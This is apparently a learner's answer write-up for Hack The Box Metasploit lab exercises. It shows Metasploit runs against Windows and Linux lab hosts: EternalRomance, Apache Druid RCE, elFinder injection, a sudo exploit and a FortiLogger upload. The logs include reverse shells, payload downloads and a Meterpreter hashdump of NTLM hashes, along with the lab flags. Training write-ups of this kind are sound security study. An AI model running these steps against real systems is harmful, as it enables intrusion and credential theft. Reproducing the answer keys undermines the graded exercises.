



Tier 0 Easy Offensive

The Metasploit Framework is an open-source set of tools used for network enumeration, attacks, testing security vulnerabilities, evading detection, performing privilege escalation attacks, and performing post-exploitation.

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Modules

Use the Metasploit-Framework to exploit the target with EternalRomance. Find the flag.txt file on Administrator's desktop and submit the contents as the answer.

Answer: HTB{MSF-W1nD0w5-3xPL01t4t10n}

Execute msfconsole, and fill in the required arguments.

Meterpreter session established, with SYSTEM privileges.

(Meterpreter 2)(C:\Windows\system32) > cat C:\\Users\\Administrator\\Desktop\\flag.txt
HTB{MSF-W1nD0w5-3xPL01t4t10n}(Meterpreter 2)(C:\Windows\system32) >

Payloads

Exploit the Apache Druid service and find the flag.txt file. Submit the contents of this file as the answer.

Answer: HTB{MSF_Expl01t4t10n}

```
[msf](Jobs:0 Agents:0) exploit(linux/http/apache_druid_js_rce) >> run

[*] Started reverse TCP handler on 10.10.14.137:4444

[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.

[*] Using URL: http://10.10.14.137:8080/ohqKdmT

[*] Client 10.129.213.192 (curl/7.68.0) requested /ohqKdmT

[*] Sending payload to 10.129.213.192 (curl/7.68.0)

[*] Sending stage (3045380 bytes) to 10.129.213.192

[*] Meterpreter session 5 opened (10.10.14.137:4444 -> 10.129.213.192:45918) at 2024-12.12

[*] Command Stager progress - 100.00% done (112/112 bytes)

[*] Server stopped.

(Meterpreter 5)(/root/druid) >
```

```
└─ meterpreter > search -f flag.txt
```

```
└─ meterpreter > cat /root/flag.txt
```

```
(Meterpreter 5)(/root/druid) > cat /root/flag.txt
HTB{MSF_Expl01t4t10n}
```

Sessions

The target has a specific web application running that we can find by looking into the HTML source code. What is the name of that web application?

Answer: elfinder

Open the target in Firefox, and view source.

Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?

Answer: www-data

```
[msf](Jobs:0 Agents:0) exploit(linux/http/elfinder_archive_cmd_injection) >> run
[*] Started reverse TCP handler on 10.10.14.137:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. elFinder running version 2.1.53
[*] Uploading file iFCfq.txt to elFinder
[+] Text file was successfully uploaded!
[*] Attempting to create archive cnTlm.zip
[+] Archive was successfully created!
[*] Using URL: http://10.10.14.137:8080/FCNPveegiMzfg8
[*] Client 10.129.246.64 (Wget/1.20.3 (linux-gnu)) requested /FCNPveegiMzfg8
[*] Sending payload to 10.129.246.64 (Wget/1.20.3 (linux-gnu))
[*] Command Stager progress - 53.45% done (62/116 bytes)
[*] Command Stager progress - 72.41% done (84/116 bytes)
[*] Sending stage (1017704 bytes) to 10.129.246.64
[+] Deleted iFCfq.txt
[+] Deleted cnTlm.zip
[*] Meterpreter session 6 opened (10.10.14.137:4444 -> 10.129.246.64:46016) at 2024-11-06 02:16:13 -0600
[*] Command Stager progress - 83.62% done (97/116 bytes)
[*] Command Stager progress - 100.00% done (116/116 bytes)
[*] Server stopped.
(Meterpreter 6)(/var/www/html/files) >
```

```
(Meterpreter 6)(/var/www/html/files) > getuid
Server username: www-data
```

The target system has an old version of Sudo running. Find the relevant exploit and get root access to the target system. Find the flag.txt file and submit the contents of it as the answer.

Answer: HTB{5e55ion5_4r3_sw33t}

Put this session in the background

└─ meterpreter > search -f flag.txt

└─ meterpreter > cat /root/flag.txt

```
(Meterpreter 7)(/tmp) > cat /root/flag.txt
HTB{5e55ion5_4r3_sw33t}
```

Meterpreter

Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?

Answer: NT AUTHORITY\SYSTEM

└─\$ nmap -T4 -A <target-ip>

Starting Nmap 7.94SVN (https://nmap.org) at 2024-11-06 02:27 CST

Nmap scan report for 10.129.35.32

Host is up (0.25s latency).

Not shown: 995 closed tcp ports (reset)
PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds?

3389/tcp open ms-wbt-server Microsoft Terminal Services

| rdp-ntlm-info:

| Target_Name: WIN-51BJ97BCIPV

DNS_Domain_Name: WIN-51BJ97BCIPV
DNS_Computer_Name: WIN-51BJ97BCIPV

| Product Version: 10.0.17763

__ System_Time: 2024-11-06T08:28:07+00:00

_ssl-date: 2024-11-06T08:28:16+00:00; 0s from scanner time.

ssl-cert: Subject: commonName=WIN-51BJ97BCIPV

| Not valid before: 2024-11-05T08:25:50 |_Not valid after: 2025-05-07T08:25:50

5000/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-title: FortiLogger | Log and Report System

| http-methods:

_ Potentially risky methods: TRACE http-server-header: Microsoft-IIS/10.0

No exact OS matches for host (If you know what OS is running on it, see


https://nmap.org/submit/).

TCP/IP fingerprint:

There is a HTTP service at port 5000. Go to firefox and visit it.

5000/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

http://<target-ip>:5000



The website is using FortiLogger. Use Metasploit to check for exploits.

Meterpreter session established

- meterpreter > getuid

```
[msf](Jobs:0 Agents:0) exploit(windows/http/fortilogger_arbitrary_fileupload) >> run

[*] Started reverse TCP handler on 10.10.14.137:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. FortiLogger version 4.4.2.2
[+] Generate Payload
[+] Payload has been uploaded
[*] Executing payload...
[*] Sending stage (175686 bytes) to 10.129.35.32
[*] Meterpreter session 8 opened (10.10.14.137:4444 -> 10.129.35.32:49687) at 2024-11-06 02:37:53 -0600

(Meterpreter 8)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
```

Retrieve the NTLM password hash for the "htb-student" user. Submit the hash as the answer.

Answer: cf3a5525ee9414229e66279623ed5c58

└─ meterpreter > hashdump

(Meterpreter 8)(C:\Windows\system32) > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bdaffbfe64f1fc646a3353be1c2c3c99:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb-student:1002:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c58:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4b4ba140ac0767077aee1958e7f78070::::